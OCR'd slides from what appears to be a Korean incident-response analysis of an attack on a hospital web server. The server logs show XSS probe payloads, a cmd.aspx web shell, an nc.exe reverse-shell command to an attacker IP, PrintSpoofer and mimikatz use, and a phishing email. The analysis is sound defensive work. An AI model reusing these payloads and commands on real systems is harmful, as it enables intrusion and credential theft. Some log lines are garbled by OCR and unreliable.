2026-09-11 02:00:04 192.168.30.11 GET /board/exampokie - 80 - 192.168.90.100 Mozilla/5.0+(Macintosh;+Intel+Mac-OS+X+14_4)+AppleWebKit/
2026-09-11 02:00:04 192.168.30.11 GET /board/examession - 80 - 192.168.90.100 Mozilla/5.0+(iPhone;+CPU+iPhone+OS+18_0+like+Mac+OS+X)
2026-09-11 02:00:04 192.168.30.11 GET /board/themes/mambosimple.php detection=detected=<title><script>alert(document cookie)</script> 80
2026-09-11 02:00:04 192.168.30.11 GET /board/index.php option=&searchword=<script> alert(document.cookie)</script> 80 - 192.168.90.100
2026-09-11 02:00:04 192.168.30.11 GET /board/emailfriend/ews.php id="<script>alert(document.cookie)</script> 80 - 192.168.90.100 Mozi
2026-09-11 02:00:04 192.168.30.11 GET /board/emailfriendfaq.php id="<script>alert(document.cookie)</script> 80 - 192.168.90.100 Mozi
2026-09-11 02:00:04 192.168.30.11 GET /board/emailfriend/aticle.php id="<script> alert(document.cookie)</script> 80 - 192.168.90.100 M
2026-09-11 02:00:04 192.168.30.11 GET /board/administrator/.php newBanner=1&choice="<script>alert(document.cookie)</script> 80 - 192.1
2026-09-11 02:00:04 192.168.30.11 GET /board/administrator/gallerview path="<script>alert(document.cookie)</script> 80 - 192.168.90.100
2026-09-11 02:00:04 192.168.30.11 GET /board/administrator/gallloadimage.php directory="  <script>alert(document.cookie)/script> 80 -
```

웹 서버 게시판 (/board) 를 대상으로 한 스크립트 실행 로그

웹 서버 분석 (4/6) – 웹 셸 업로드

웹 셸 업로드
취약점 이용한 웹 셸 업로드
26/09/11 02:13

```
2026-09-11 02:13:01 192.168.30.11 GET /css/style.css - 80 - 192.168.90.100 Mozilla/5.0+Linux+x86_64; rv:140.0
2026-09-11 02:13:30 192.168.30.11 GET /Board - 80 - 192.168.90.100 Mozilla/5.0(X11;+Linux+x86_64;rv:140.0)
2026-09-11 02:13:52 192.168.30.11 POST /uploads/cmd.aspx - 80 - 192.168.90.100 curl/8.20.0 - 200 0 0 0
2026-09-11 02:15:06 192.168.30.11 GET /Account/Register - 80 - 192.168.90.100 curl/8.20.0 - 200 0 0 0
2026-09-11 02:17:47 192.168.30.11 GET / - 80 - 192.168.90.100 Mozilla/5.0(X11;Linux x86_64; rv:140.0)+Ge
```


미상 서버 (192.168.90.100) 주관한 게시판 (/board) 에 cmd.aspx 웹 셸 설치 로그

웹 서버 분석 (4/6) – 웹 셸 업로드

```
2026-09-11 02:13:01 192.168.30.11 GET /css/style.css - 80 - 192.168.90.100 Mozilla/5.0+Linu
2026-09-11 02:13:30 192.168.30.11 GET /Board - 80 - 192.168.90.100 Mozilla/5.0(X11;+Linux
2026-09-11 02:13:52 192.168.30.11 POST /uploads/cmd.aspx - 80 - 192.168.90.100 curl/8.20.0
2026-09-11 02:15:06 192.168.30.11 GET /Account/Register - 80 - 192.168.90.100 curl/8.20.0
2026-09-11 02:17:47 192.168.30.11 GET / - 80 - 192.168.90.100 Mozilla/5.0(X11;Linux x86
```

cmd.aspx 웹 쉘 파일 업로드 확인

/board/upload 파일 업로드 구간





웹 서버 분석 (4/6) – 웹 셸 업로드

대상 : 웹 서버 (192.168.30.11)

```
2026-09-11 02:13:58 192.168.30.11 GET /uploads/cmd.aspx cmd=hostname 80 - 192.168.90.100 cur / 1
2026-09-11 02:13:58 192.168.30.11 GET /uploads/cmd.aspx cmd=ipconfig 80 - 192.168.90.100 cur / 2
2026-09-11 02:13:58 192.168.30.11 GET /Board - 80 - 192.16890100 Mozilla/5.0)+(X11;+Linux+x86
2026-09-11 02:13:58 192.168.30.11 GET /Board - 80 - 192.16890.100 Mozilla/5.0)+(X11;+Linux+x86
2026-09-11 02:13:58 192.168.30.11 GET / - 80 - 192.168.900 Mozilla/5.0.0+(X11;+Linux+x86_64;
2026-09-11 02:13:58 192.168.30.11 GET /img/hero-banner.jpg - 192.168.90.90.100  Mozilla/5.0+(
2026-09-11 02:13:58 192.168.30.11 GET /Board - 80 - 192.16890.100 Mozilla/5.0+(X11;+Linux+x86
2026-09-11 02:13:58 192.168.30.11 GET /uploads/cmd.aspx cmd=net+80 - 192.168.90.100.100 cur / 3
2026-09-11 02:13:58 192.168.30.11 GET /uploads/cmd.aspx cmd=netlocalgroup+administrators 80 -
2026-09-11 02:13:58 192.168.30.11 HEAD /uploads/cmd.aspx - 80 -192.168.90.100 curl/8.20.0 - 2
2026-09-11 02:13:58 192.168.30.11 GET /uploads/cmd.aspx netsat+-ano 80 - 192.168.90.100.100
```

cmd.aspx 가 cmd= 뒤에 오는 값을 서버 OS 에 그대로 실행

1 cmd=hostname

호스트명 확인

2 cmd=ipconfig

네트워크 설정 확인

3 cmd=net 80


시스템 정보 조회 시도

웹 서버 분석 (5/6) – 악성 파일 실행 및 리버스 셸 연결

악성 파일 실행

설치한 웹 셸을 이용한 악성 파일 실행

26/09/11 02:28




미상 서버 (192.168.90.100) 주관 shell.exe 악성 파일 실행

nc.exe 실행 및 리버스 셸 연결

미상 서버와 리버스 셸 연결 진행

26/09/11 03:03



미상 서버 (192.168.90.100) 주관 nc.exe 악성 파일 실행

웹 서버 분석 (5/6) – 악성 파일 실행 및 리버스 셸 연결

```
2026-09-11 02:52:58 192.168.30.11 GET /uploads/cmd.aspx cmd=whoami 80 - 192.168.90.100 Mozilla/5.0+(X11;+Linux+x86_64;+rv:140.0)
2026-09-11 02:53:58 192.168.30.11 POST /uploads/ASPXspy2.aspx - 80 - 192.168.90.10 Mozilla/5.0+(X11;+L
2026-09-11 02:54:30 192.168.30.11 POST /uploads/ASPXspy2.aspx - 80 - 192.168.90.10 Mozilla/5.0+(X11;+Linux+x86_64;+rv:140.0)+Gecko/20
2026-09-11 02:54:30 192.168.30.11 GET /uploads/cmd.aspx cmd=C:¥publish¥AinpackHospitals¥hnc.exe=192.168.30.20+110 80- 10 80 +
2026-09-11 02:56:15 192.168.30.11 GET /uploads/cmd.aspx cmd=dir+C:¥publish¥AinpackHospitals+/s+/b 80 - 192.168.90.100 Mozilla/5.0
2026-09-11 02:56:15 192.168.30.11 POST /Board/New - 80 - 192.168.90.100 Mozilla/11;+Linux+x86_64;+rv:140.0)+Gecko+Gecko/201001
2026-09-11 02:57:08 192.168.30.11 GET /Board - 80 - 192.168.90.100 Mozilla/5.0;)+Linux+x86_64;+rv:140.0)+Gecko/20100101+Firef
2026-09-11 02:57:08 192.168.30.11 GET /uploads/cmd.aspx cmd=C:¥publish¥AinpackHospitals¥hnc.exe=192.168.30.20+110 80-10 80 - 192.168
2026-09-11 02:57:08 192.168.30.11 GET /uploads/cmd.aspx cmd=type+C:¥publish¥AinpackHospitals¥hnc.exe+-help 80 - 192.168.90.100
```

*nc.exe 실행 확인

```
2026-09-11 03:02:51 192.168.30.11 POST /Board/New - 80 - 192.168.90.100 Mozilla/5.0+(X11;+Linux+x86_64;+rv:140.0)+Gecko/20100101+Firefox/140.0 http://192.
2026-09-11 03:02:51 ...0)+Gecko/20100101+Firefox/140.0 http://192.168.3
2026-09-11 03:02:51 192.168.30.11 GET /css/style.css - 80 - 192.168.90.100 Mozilla/5.0+(X11;+Linux+x86_64;+rv:140.0)+Gecko/20100101+Firefox/140.0 http://1
2026-09-11 03:03:06 192.168.30.11 GET /uploads/cmd.aspx cmd=C:¥publish¥AinpackHospital¥uploads¥nc.exe+192.168.90.100+5555-e+cmd.exe 80 - 192.168.90.100
2026-09-11 03:03:08 192.168.30.11 GET /uploads/ - 80 - 192.168.90.100 Mozilla/5.0+(X11;+Linux+x86_64;+rv:140.0)+Gecko/20100101+Firefox/140.0 - 200 0 0 0
2026-09-11 03:03:13 192.168.30.11 POST /uploads/ASPXspy2.aspx - 80 - 192.168.90.100 Mozillalinux+x86_64;+rv:140.0)+Gecko/20100101+Firefox/140.0
```

nc.exe 를 통해 미상 서버 (192.168.90.100) 와 리버스 셸 연결 확인

*nc.exe : 네트워크 연결을 통해 데이터를 읽고 쓸 수 있도록 도와주는 컴퓨터 네트워킹 유틸리티 프로그램

웹 서버 분석 (6/6) – 권한 상승 및 자격 증명 탈취

권한 상승

자격 증명 탈취를 위한 권한 상승

26/09/11 03:45

```
2026-09-11 03:47:00 192.168.30.11 POST /uploads/ASPXspy2.aspx - 80 - 192.168.90 Mozilla/5.0+(X11;+Linux+x86_6
2026-09-11 03:49:05 192.168.30.11 GET /uploads/cmd.aspx cmd=whoami 80 - 192.168.90.curl/8.20.0 - 200 0 0 11
2026-09-11 03:51:02 192.168.30.11 GET /uploads/cmd.aspx cmd=PrintSpoofer64.exe+-+whoami 80 - 192.168.90.101 c
2026-09-11 03:53:08 192.168.30.11 GET /uploads/cmd.aspx cmd=cd 80 - 192.168.90.101 curl/8.20.0 - 200 0 0 11
2026-09-11 03:55:01 192.168.30.11 POST /uploads/ASPXspy2.aspx - 80 - 192.168.90.100 Mozilla/5.0+(X11;+Linux+x86_6
```

미상 서버 (192.168.90.101) 주관 *PrintSpoofer64.exe 취약점 사용 확인

* PrintSpoofer 란 ?

윈도우의 가장 권한을 악용해 SYSTEM 권한을 획득하는 도구

웹 서버 분석 (6/6) – 권한 상승 및 자격 증명 탈취


자격 증명 탈취
Mimikatz.exe 실행을 통한 자격 증명 탈취
26/09/11 04:13

F	G	H	I	T
:ParentPath	FileName	Extension	FileSize	Created0x10
.₩ProgramData₩ssh	ssh_host_ed219_key.p	.pub	105	2026-09-11 4:07
.₩ProgramData₩Microsoft₩Win	Report.wer	.wer	3126	2026-09-16 3:11
.₩Windows₩SysWOW64₩confi	History.IE5		0	2026-09-12 2:42
.₩publish₩AinpackHospital₩upl	mimikatz.exe	.exe	1355264	2026-09-11 4:13
.₩publish₩AinpackHospital₩upl	mimikatz.exe	.exe	1355264	2026-09-11 2:13
.₩publish₩AinpackHospital₩upl	jinshell.exe	.exe	7168	2026-09-12 2:51
.₩publish₩AinpackHospital₩upl	Nightrunner.aspx_20.	.txt	50481	2026-09-11 4:59


미상 서버 (192.168.90.100) 주관 *mimikatz.exe 사용 확인

* Mimikatz 란 ?
윈도우에서 비밀번호와 해시 등 계정 인증정보를 추출하는 도구

웹 서버 분석 (6/6) – 권한 상승 및 자격 증명 탈취



4.2. 분석 과정 - 순방향 설명 애니메이션



메일 서버 추가 분석

```
Delivered-To: [redacted]
X-Recipient-IP: 192.168.10.101
Received: from yourorg.ai (unknown [192.168.90.100])
        by mail.hospital.local (Postfix) with ESMTP id 7F3A210C9A
        for [redacted] Mon, 07 Sep 2026 09:25:38 +0900 (KST)
Date: Mon, 07 Sep 2026 09:10:12 +0900
To: [redacted]
From: 경영지원팀 <wellness@yourorg.ai>
Subject: 무료 접종 예약 안내
Message-Id: <20260907001012.512044@yourorg.ai>
X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_512044"

------=_MIME_BOUNDARY_000_512044
Content-Type: text/plain

안녕하세요. 전사 복지 차원의 무료 독감 예방접종 안내입니다.
사전예약 및 문진표 작성은 첨부파일을 확인하세요.
------=_MIME_BOUNDARY_000_512044
Content-Type: application/octet-stream; name="사전예약.exe"
Content-Description: 사전예약.exe
Content-Disposition: attachment; filename="사전예약.exe"
Content-Transfer-Encoding: BASE64
```

01 수신자 정보 확인



행정 PC 대상으로 전송된 피싱 의심 메일 확인

수신자 IP

192.168.10.101

02 악성 파일 확인

